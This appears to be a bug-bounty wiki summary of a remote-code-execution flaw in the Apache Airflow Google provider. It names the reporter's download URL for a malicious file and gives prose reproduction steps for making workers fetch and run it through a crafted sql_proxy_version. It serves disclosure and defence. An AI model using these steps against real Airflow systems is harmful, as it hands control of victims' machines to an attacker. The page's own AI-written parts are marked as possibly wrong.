
It can be seen from the log that the victim machine downloaded the system file form my Google cloud storage address https://storage.googleapis.com/swordlight/system, and renamed it to /tmp/39cl4def_cloud_sql_proxy, and then ran.

At the same time, enter the terminal of the worker and you can see that the hello folder has been created successfully.
Impact
When airflow does not enable authentication, the attacker can modify the existing connection configuration information, so that the dags that use the CloudSQLExecuteQueryOperator in the system will execute malicious commands at runtime
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the sql_proxy_version parameter was used to construct a download URL without validating that it contained only a version string, allowing path traversal to an arbitrary file.
Impact
When Airflow authentication is disabled, an attacker can modify connection settings so that DAGs using the CloudSQLExecuteQueryOperator execute arbitrary commands on the worker.
What the attacker needed
Airflow with authentication disabled; Ability to modify connection settings; A DAG using CloudSQLExecuteQueryOperator
The fix
The issue affects versions of the Apache Airflow Google provider before 8.10.0.
How it was found
- Compile a malicious executable and upload it to a public Google Cloud Storage bucket.
- Create a Google Cloud SQL connection in Airflow with a crafted sql_proxy_version value pointing to the malicious file.
- Create a DAG that uses the CloudSQLExecuteQueryOperator with that connection.
- Trigger the DAG and observe the malicious file being downloaded and executed on the worker.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report describes a flaw in a data pipeline tool called Apache Airflow. When Airflow connects to a Google Cloud SQL database, it uses a helper program whose version can be set in the connection settings. The tool did not check that version properly, so an attacker could point it to a malicious file on the internet, which Airflow then downloaded and ran as a program, giving the attacker control over the machine running Airflow.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



